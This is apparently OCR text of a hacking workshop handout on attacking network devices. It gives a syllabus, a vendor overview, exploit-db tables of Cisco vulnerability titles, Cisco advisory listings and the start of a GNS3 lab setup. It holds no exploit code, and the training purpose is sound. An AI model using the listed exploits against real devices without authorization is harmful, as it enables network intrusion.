Hacking

WORKSHOPS

Attacking Network Devices

BONUS

Exploits using ICMP protocol

Return Oriented Programming

RAHEEL AHMAD

Table of Contents

Attacking Network Devices

Overview

Welcome to the “Attacking Network Devices” workshop. In the battle of technology, network devices play an important role to keep the Internet wheel of the corporate world turning when challenges are at the door every single day in the form of cyber crime or security threats to their Information Technology.

Information security professionals play a smart role to protect the corporate technology world, however, cyber criminals are even smarter.That is why you hear news of hackers compromising large enterprises including vendors who provide information security services & products.

A group of individual computers, or any device that can have an Internet Address (IP), is considered a network device regardless of the work this device performs, this is the general concept. This normally includes the following devices or systems but is not limited to:

- Servers
- Routers
- Switches
- Firewalls
- Mobile Devices
- Printing Devices
- Wireless Devices
- Personal Computers (PC)
- Intrusion Detection Systems
- Intrusion Prevention Systems
- Network Attached Storage Devices

Such devices are considered Network Devices. In this workshop, you will gain experience in attacking network devices. However, it would be difficult to cover all of these devices in one workshop but we will cover as much as we can. You must have these devices running in your lab or you should have authorization to perform such attacks in order to evaluate the security blueprint of the network you are attacking.

But, this is not possible for all of our readers, so we will also help you to setup your own virtual home lab in which you can run more of these devices which will help you to develop your security testing skills and gain more hands-on experience.

You Should Know

You should have prior knowledge of the following technologies to get the most out of this workshop, however, we will maintain a pace in such a way that will cover all levels of students to an extent they can understand easily.

- Understanding of TCP/IP
- Knowledge of OSI Model
- Minimum Beginner Level Knowledge of Cisco Devices
- Minimum Knowledge of Operating Systems (Windows, Linux)

You Will Learn

This course is designed in such a way that will help you understand the overall mechanism of how hackers can attack network devices and gain illegitimate access, increase your knowledge about Kali Linux and, most importantly, you will learn the broader picture of how a corporate network can be hacked by the hackers. "***Security is only as strong as the weakest link in your network.***"

Syllabus

Module 1 – Well Known Vendors in Networking

Tutorial 1 – Core Principles

Topic - Top Players in Internetworking
Topic - Core Internetworking Devices
Topic – Vulnerabilities Lookup from Famous Exploit – DB.com
Case Study – Cisco Security Advisories

Module 2 – Security Testing of Internetworking Operating System

Tutorial 1 – The Home Lab

Topic - Recommended Lab Setup
Topic – GNS3 Configuration
Exercise 1 – Discovering network
Tools Required

Module 3 – Walkthroughs on Hacking Network Devices

Tutorial 1 – Attack Methodology

Case Study: Walkthrough of Network Attack

Module 4 – Evading Firewalls and Intrusion Detection Systems

Tutorial 1 - Understanding Firewalls and IDS

Tutorial 2 – Fire-walking

Case Study: Methods of Detection intrusion

Who should take this course?

This would be a good start for people who have networking knowledge and have some concepts of information security but don't have any experience in ethical hacking or penetration testing.

Key Audience

- Network Administrators
- Information Security Officers
- New Graduates in IT
- Newbies, who want to learn hacking

What Students should bring

- Internet connection
- One PC, which can run 2-3 Virtual Machines
- Guided Lab development will be covered in the workshop

Instructor

Raheel Ahmad is an information security professional and an experienced instructor and penetration tester with a computer graduate degree and holds 10 years of professional experience working for Big4 and boutique consulting companies. He holds industry recognized certifications, including CISSP, CEH, CEI, MCP, MCT, CobIT, and CRISC.

Raheel is a founder of 26SecureLabs, a management consulting company based in Auckland, New Zealand. 26SecureLabs provides ethical hacking and penetration testing services as its core business.
Best way to reach info@26securelabs.com

Module 1 – Well Known Vendors in Networking

Tutorial 1 – Core Principles

Welcome to the “Attacking Network Devices” workshop. In this workshop you will gain diversified knowledge, covering network and security threats in networks that will build your knowledge about network security issues and how you can practice different methods of attacking networking nodes to enhance your skills.

This workshop is designed in a way to cover all levels of students, from beginners level to intermediate professionals. Moreover, if you are a newbie in the network industry, by completing this workshop, you will add enough knowledge to boost your career in the network security field.

However, if you want to gear up and experience network security then you should first build your knowledge about the top vendors and their products that play a core role in the networking industry. Once you have that then you can move towards gaining experience with the selected product or vendor and gain further hands-on knowledge in order to step up in the industry.

This workshop will cover top networking and network security vendors and top products that a security professional should have experience with. But this is not easy. Its not like playing with Linux or Windows Operating Systems. Such network devices use different operating systems, which are a bit difficult to get legally, and network courses are expensive that offer an opportunity to gain hands-on experience.

Here, in this workshop, you will get a chance to learn how you can setup your virtual home lab and run such network devices in a virtual environment so that you gain hands-on experience and not just the bookish knowledge, plus you can practice as much as you want as you build your own virtual networking lab.

This sounds awesome for an individual who doesn’t have any experience and wants to jump into this field but at the same time, if you are already working in networking industry and want to move to network security field, don’t worry this workshop will cover this, too.

Let’s begin our journey of this workshop and first have a quick look at the industry footprint to find who is doing what and what will be best for you to take up as a career.

Top Players in Internetworking


Internetworking is a broad industry and you cannot simply put a tag on anyone in particular that this is a top player in the networking industry as

a Vendor. There is segregation from a product specific standpoint and the product features at most.

When we talk specifically about the internetworking industry, there are three to four key products or devices that basically form the core of the entire Internet world, hence internetworking too. Features and modules of such devices differentiate the services these devices can perform for any corporation, however, the core concepts don't change regarding those specific devices.

This workshop will cover the basics of such devices that present the core functionalities of these devices and not specific version or features.

These devices include:



Now, first we'll cover the core functionalities for each of these devices so that you have the correct concept for each of them.

Routers

In its simplest definition, it is a device to connect two different networks and performs routing in between them. This is their core functionality, to route packets from one network to another.

Switches

In its simplest definition, it is a device to connect multiple hosts or systems or network nodes within a same network to switch packets on layer two of OSI Model.

Intrusion Detection System / Intrusion Prevention System

It is a network device that you would require to detect abnormal network traffic as per your network requirements, that's the detection part. These abnormal packets are considered intrusions in a generic form. Prevention is basically blocking those packets from entering your network, which is basically blocking the intrusion attempts.

Firewalls

This device basically filters network packets and provides network access level control to network devices that can talk to other nodes in the network. They come in a variety of types based on their functionality. However, the main function is filtering packets but their usage extends to more advance technologies, like VPN

Now, let's further study which vendor provides such devices and is considered the top provider in the same technology.

Cisco Systems – The Giant

Cisco is a giant in networking products. In the market front they look like a hardware company but in actual it's a software company that produces internetworking operating systems. Cisco is considered a market leader in routing & switching as a major contributor but not as a vendor who provides devices like firewalls and IDS/IPS. However, Cisco also has a good chunk of the firewall / ID / IPS market as well.

In short, Cisco is everywhere in the networking business, ranging from small business to service provider networks.

Juniper networks

Unlikely Cisco System, Juniper Networks are well known in their security products rather than routers and switches. There is no comparison of Juniper with Cisco Systems if you talk about Routers & Switches.

Checkpoint Software Technologies

Considered the industry leader in security products ranging from firewalls to intrusion prevention systems. Well known in threat prevention and security management.

However, the major chunk of interworking devices are routers and switches as they form the backbone of the Internet and security devices are there to protect the data packet flow and security the Internet.

So what did you learn? If you want to attack the network devices, you should be good enough in handling routers and switches, and get hands-on experience with these devices at a minimum so that you are comfortable playing with these devices. However, it's expensive to buy such devices or get training all the time. Don't worry, on this workshop platform you will learn how to setup a home lab and get your hands dirty in attacking network devices.


You learned that the Internet is based on routing and switching performed by routers and switches, and these are basically hardware devices running a cutting edge operating system to perform these tasks for you. So gaining hands-on experience requires a thorough understanding and experience of operating systems run by these network devices.

On Cisco routers & switches, and in fact all of their products, the operating system that is used is Cisco priority and it is called IOS (originally internetwork operating system). This workshop will make you practice this operating system in your own home virtual lab which will be covered in an upcoming module.

As these devices form the core of Internet, the operating systems of these devices have faced many threats and many vulnerabilities exist which were discovered by security researchers. We have presented a metric below so that you can have an idea how hackers have been taking control of these devices by exploiting the discovered vulnerabilities.

Vulnerabilities Lookup from Famous Exploit – DB.com


Information collected is available on exploit-db website which you can see yourself, we have just presented the quick search for vulnerabilities on Cisco products.



<< prev 1 2 3 4 5 6 7 8 >> next


Date	D	A	V	Description	Plat.	Author
2015-01-22		-		Cisco Ironport Appliances - Privilege Escalation Vulnerability	hardware	Glafkos Charalamb.
2013-12-21		-		Cisco EPC3925 - Persistent Cross-Site Scripting	hardware	Jeroen - IT Nerdb.
2013-12-16		-		UPC Ireland Cisco EPC 2425 Router / Horizon Box	hardware	Matt O'Connor
2013-12-16		-		Cisco EPC3925 - Cross-Site Request Forgery	hardware	Jeroen - IT Nerdb.
2013-12-12		-		Cisco Unified Communications Manager - TFTP Service	hardware	daniel svartman
2013-12-03		-		Cisco Prime Data Center Network Manager - Arbitrary File Upload	java	metasploit
2013-06-10		-		Cisco ASA < 8.4.4.6 & 8.2.5.32 - Ethernet Information Leak	hardware	prdelka
2013-05-07		-		Cisco Linksys E4200 Firmware - Multiple Vulnerabilities	hardware	sqlhacker
2013-03-15		-		Cisco Video Surveillance Operations Manager 6.3.2 - Multiple vulnerabilities	jsp	Bassem
2013-02-05		-		Cisco Unity Express Multiple Vulnerabilities	jsp	Jacob Holcomb
2012-12-13		-		Cisco Wireless Lan Controller 7.2.110.0 - Multiple Vulnerabilities	hardware	Jacob Holcomb
2012-12-09		-		Cisco DPC2420 - Multiples Vulnerabilities	hardware	Facundo M. de la .
2012-09-26		-		Cisco DPC2100 - Denial of Service	hardware	Daniel Smith
2012-08-03		-		Cisco Linksys PlayerPT ActiveX Control SetSource sURL argument Buffer Overflow	windows	metasploit
2012-07-27		-		Cisco Linksys PlayerPT ActiveX Control Buffer Overflow	windows	metasploit
2012-03-22		-		Cisco Linksys WVC200 Wireless-G PTZ Internet Video Camera PlayerPT ActiveX Control PlayerPT.ocx sprintf Buffer Overflow Vulnerability	windows	rgod
2012-02-21		-		Cisco Linksys WAG54GS CSRF Change Admin Password	hardware	Ivano Binetti
2011-09-19		-		Cisco TelePresence Multiple Vulnerabilities - SOS-11-010	hardware	Sense of Security
2011-08-05				CiscoKits 1.0 - TFTP Server Directory Traversal Vulnerability	windows	SecPod Research
2011-08-05				CiscoKits 1.0 - TFTP Server DoS (Write command)	windows	SecPod Research

<< prev 1 2 3 4 5 6 7 8 >> next



<< prev 1 2 3 4 5 6 7 8 >> next

Date	D	A	V	Description	Plat.	Author
2011-07-25				Ciscokits 1.0 - TFTP Server File Name DoS	windows	Craig Freyman
2011-06-18		-		Cisco Unified Operations Manager <= 8.5 iptm/advancedfind.do extn Parameter XSS	hardware	Sense of Security
2011-06-18		-		Cisco Unified Operations Manager <= 8.5 iptm/ddv.do deviceInstanceName Parameter XSS	hardware	Sense of Security
2011-06-18		-		Cisco Unified Operations Manager <= 8.5 iptm/eventmon Multiple Parameter XSS	hardware	Sense of Security
2011-06-18		-		Cisco Unified Operations Manager <= 8.5 iptm/faultmon/ui/dojo/Main/eventmon_wrapper.jsp Multiple Parameter XSS	hardware	Sense of Security
2011-06-18		-		Cisco Unified Operations Manager <= 8.5 iptm/logicalTopo.do Multiple Parameter XSS	hardware	Sense of Security
2011-06-06		-		Cisco AnyConnect VPN Client ActiveX URL Property Download and Execute	windows	metasploit
2011-05-18		-		Cisco Unified Operations Manager Multiple Vulnerabilities	windows	Sense of Security
2011-05-18		-		CiscoWorks Common Services Framework <= 3.1.1 Help Servlet Cross Site Scripting Vulnerability	hardware	Sense of Security
2011-05-18		-		Cisco Unified Operations Manager <= 8.5 Common Services Device Center Cross Site Scripting Vulnerability	hardware	Sense of Security
2011-05-18		-		CiscoWorks Common Services <= 3.1.1 Auditing Directory Traversal Vulnerability	java	Sense of Security
2011-04-27		-		Cisco Unified Communications Manager <= 8.5 - 'xmldirectorylist.jsp' Multiple SQL Injection Vulnerabilities	jsp	Alberto Revelli
2011-04-12		-		Cisco Security Agent Management Console - 'st_upload' RCE Exploit	windows	Gerry Eisenhaur
2011-02-26		-		Linksys Cisco WAG120N CSRF Vulnerability	hardware	IRCRASH
2010-12-23		-		Bypassing a Cisco IOS Firewall	hardware	fb1h2s
2010-11-03		-		Cisco Unified Communications Manager <= 8.0 Invalid Argument Privilege Escalation Vulnerability	hardware	Knud Erik Hjgaard
2010-08-25				Cisco Packet Tracer 5.2 DLL Hijacking Exploit (wintab32.dll)	windows	CCNA
2010-07-24		-		Cisco VoIP Phones - A Hackers Perspective	hardware	chap0
2010-06-25		-		Cisco Adaptive Security Response HTTP Response Splitting Vulnerability	hardware	Daniel King
2010-05-24		-		Cisco DPC2100 2.0.2 r1256-060303 - Multiple Security Bypass and Cross-Site Request Forgery Vulnerabilities	hardware	Dan Rosenberg




<< prev 1 2 3 4 5 6 7 8 >> next

Date	D	A	V	Description	Plat.	Author
2010-05-07		-		Cisco Application Control Engine (ACE) HTTP Parsing Security Weakness	hardware	Alexis Tremblay
2010-03-25				Cisco TFTP Server 1.1 - DoS	windows	_SuBz3r0_
2010-02-11		-		Cisco Collaboration Server 5 - XSS, Source Code Disclosure	multiple	s4squatch
2010-01-26		-		Cisco Secure Desktop 3.x - 'translation' Cross-Site Scripting Vulnerability	hardware	Matias Pablo Brut.
2009-12-17		-		Cisco ASA <= 8.x VPN SSL module Clientless URL-list control bypass	hardware	David Eduardo Aco.
2009-11-21		-		Cisco VPN Client Integer Overflow (DOS)	windows	Alex Hernandez
2009-09-25		-		Cisco ACE XML Gateway <= 6.0 Internal IP disclosure	hardware	nitr0us
2009-07-27		-		Cisco WLC 4402 - Basic Auth Remote Denial of Service (meta)	hardware	Christoph Bott
2009-05-24		-		Cisco Adaptive Security Appliance 8.x Web VPN FTP or CIFS Authentication Form Phishing Vulnerability	hardware	David Byrne
2009-05-24		-		Cisco ASA Appliance 8.x WebVPN DOM Wrapper Cross-Site Scripting Vulnerability	hardware	Trustwave's Spide.
2009-04-10		-		Cisco ASA/PIX Appliances Fail to Properly Check Fragmented TCP Packets	hardware	Daniel Clemens
2009-04-09		-		Cisco Subscriber Edge Services Manager Cross-Site Scripting And HTML Injection Vulnerabilities	java	Usman Saeed
2009-03-31		-		Cisco ASA Appliance 7.x/8.0 WebVPN Cross-Site Scripting Vulnerability	hardware	Bugs NotHugs
2009-02-04		-		Cisco IOS 12.4(23) HTTP Server Multiple Cross-Site Scripting Vulnerabilities	hardware	Zloss
2009-01-14		-		Cisco IOS 12.x HTTP Server Multiple Cross-Site Scripting Vulnerabilities	hardware	Adrian Pastor
2009-01-14		-		Cisco VLAN Trunking Protocol Denial of Service Exploit	hardware	showrun
2009-01-07		-		Cain & Abel 4.9.25 (Cisco IOS-MD5) Local Buffer Overflow Exploit	windows	send9
2008-09-17		-		Cisco 871 Integrated Services Router - Cross-Site Request Forgery Vulnerability (2)	hardware	Jeremy Brown
2008-09-17		-		Cisco 871 Integrated Services Router - Cross-Site Request Forgery Vulnerability (1)	hardware	Jeremy Brown
2008-09-17		-		Cisco Router HTTP Administration CSRF Command Execution Exploit	hardware	Jeremy Brown

Information available on Security Focus

On the security focus website you can search a range of security vulnerabilities so far discovered in Cisco products by selecting the following options, here only one vulnerability info is presented for proof of concept.



Vulnerabilities (Page 1 of 1)

Vendor: Cisco

Title: 2650 Multiservice Platform

Version: Select Version

Search by CVE

CVE:

Submit

Cisco IOS DHCP Input Queue Blocking Denial Of Service Vulnerability
2004-11-10
http://www.securityfocus.com/bid/11649

Cisco Security Advisories

Cisco itself publishes Security Advisories for significant security issues that directly involve Cisco products and require an upgrade, fix, or other customer action but do not provide vulnerability details that could enable someone to craft an exploit. All security advisories on Cisco.com are displayed in chronological order, with the most recently updated advisories as shown below. You can browse and go through these advisories on below link.

Cisco advisory link: http://tools.cisco.com/security/center/publicationListing.x

Title	Version	First Published	Last Updated	Related Resources
GNU glibc gethostbyname Function Buffer Overflow Vulnerability New	1.0	2015 January 28 22:30 GMT	2015 January 28 22:30 GMT	IS
Cisco Prime Service Catalog XML External Entity Processing Vulnerability New	1.0	2015 January 28 16:00 GMT	2015 January 28 16:00 GMT	IPS IS
Multiple Vulnerabilities in ntpd Affecting Cisco Products Updated	1.16	2014 December 22 16:00 GMT	2015 January 27 15:52 GMT	AMB
Multiple Vulnerabilities in OpenSSL Affecting Cisco Products Updated	1.25	2014 June 05 22:40 GMT	2015 January 26 15:57 GMT	
Multiple Vulnerabilities in Cisco ASA Software	1.2	2014 October 08 16:00 GMT	2015 January 13 21:43 GMT	IPS IS ST
GNU Bash Environment Variable Command Injection Vulnerability	1.27	2014 September 26 01:00 GMT	2015 January 12 18:04 GMT	AMB BLG ERP IS ST
Apache Struts 2 Command Execution Vulnerability in Multiple Cisco Products	1.2	2014 July 09 16:00 GMT	2014 December 17 18:47 GMT	IPS IS
SSL Padding Oracle On Downgraded Legacy Encryption (POODLE) Vulnerability	1.12	2014 October 15 18:30 GMT	2014 December 12 16:07 GMT	
Cisco IronPort Appliances Telnet Remote Code Execution Vulnerability	2.0	2012 January 26 17:00 GMT	2014 December 08 21:21 GMT	IPS AMB
Apache HTTPd Range Header Denial of Service Vulnerability	1.9	2011 August 30 16:00 GMT	2014 November 20 16:35 GMT	
Multiple Vulnerabilities in Cisco Small Business RV Series Routers	1.1	2014 November 05 16:00 GMT	2014 November 20 14:41 GMT	IPS IS
Cisco Unified IP Phone Local Kernel System Call Input Validation Vulnerability	1.4	2013 January 09 16:00 GMT	2014 November 03 21:48 GMT	AMB IS SN
OpenSSL Heartbeat Extension Vulnerability in Multiple Cisco Products	1.26	2014 April 09 03:00 GMT	2014 October 29 16:11 GMT	IPS BLG ERP IS

For a security professional, it is important to track the latest vulnerabilities and, if possible, get hands-on experience. To achieve this goal, you will learn how to setup your own virtual lab at home in the next module. So far, the workshop has been informative and thank you for attending this workshop and join us in the next module to get some hands-on experience too.

Module 2 – Security Testing of Internetworking Operating System

Tutorial 1 – The Home Lab

Welcome to the second module of the "Attacking Network Devices" workshop. You have learned the basic principles in the previous module. Hands-on experience is a must for a security professional who wants to gain experience in network security testing. But the problem is, how can you achieve this goal?

This module will explain how you can build your own virtual lab that will be running switches and routers virtually with real Internetworking Operating System. Once you are able to setup this lab, you can gain more experience with the Internetworking Operating System as well as testing the security of network devices.

Here, we will again clarify one thing, network devices as explained earlier in the workshop are considered any type of device that can have an IP Address or simply a device that can come and join the network.

For keeping your hacking taste sour and juicy we will try to add as many as network devices as we can and include different types of operating systems so that we can play more in our lab.

Secondly, if you already have experience in network devices like administration and management, you might already be aware of how to setup this lab. But it's not necessary that all of our students know this, so if you already know how to do this, you can easily skip this section.

So let's start. Now, to run these network devices, like switches or routers, you have to definitely have virtual machine software that can run these devices virtually, but on top of this, you need an emulator as well that can emulate the network operating system. GNS3 is the top in the list and there is no other software that can emulate Internetworking Operating Systems the way GNS3 can do it for you.

Let's download this software from the below link, of course you have to go through registration steps and then you can download from below link.

Vendor Link: http://www.gns3.com/

Extensive documentation is available on the vendor site so we will not dump that here. It is recommended to use that for getting used to working with this emulator, however, we will take the board from setting up the lab and basic network configuration plus which tools you can use and how you can use them for security testing of your network devices.

Recommended lab setup

Your virtual home lab on GNS3 should be running the following type of network devices as a minimum so that you have enough systems to play with. However, you need to have good hardware to achieve this goal. Secondly, the workshop will be focused mainly on Internetworking Operating Systems, however, to add a different flavor we will quickly look at other operating systems as well.


- Cisco Switches
- Cisco Routers
- Kali Linux
- Microsoft Windows

Now, to setup Linux and Microsoft you have to install Virtual Box and then create separate virtual machines accordingly. Once you have running VMs for Linux and Microsoft Operating Systems, you can integrate those into GNS3 too.

For emulating CISCO Internetworking Operating System, you need the images just like you need OS images for Microsoft and Linux to setup Virtual Machines in Virtual Box.

The workshop is built on Mac OS so we have an installed version of GNS3 for Mac OS and are also running Virtual Box for Mac.

GNS3 Configuration



Run the GNS3 as save a new project with preferred name. We have setup a number of Cisco IOS for different devices along with Windows XP and Kali Linux Hosts to build our virtual home lab within GNS3.

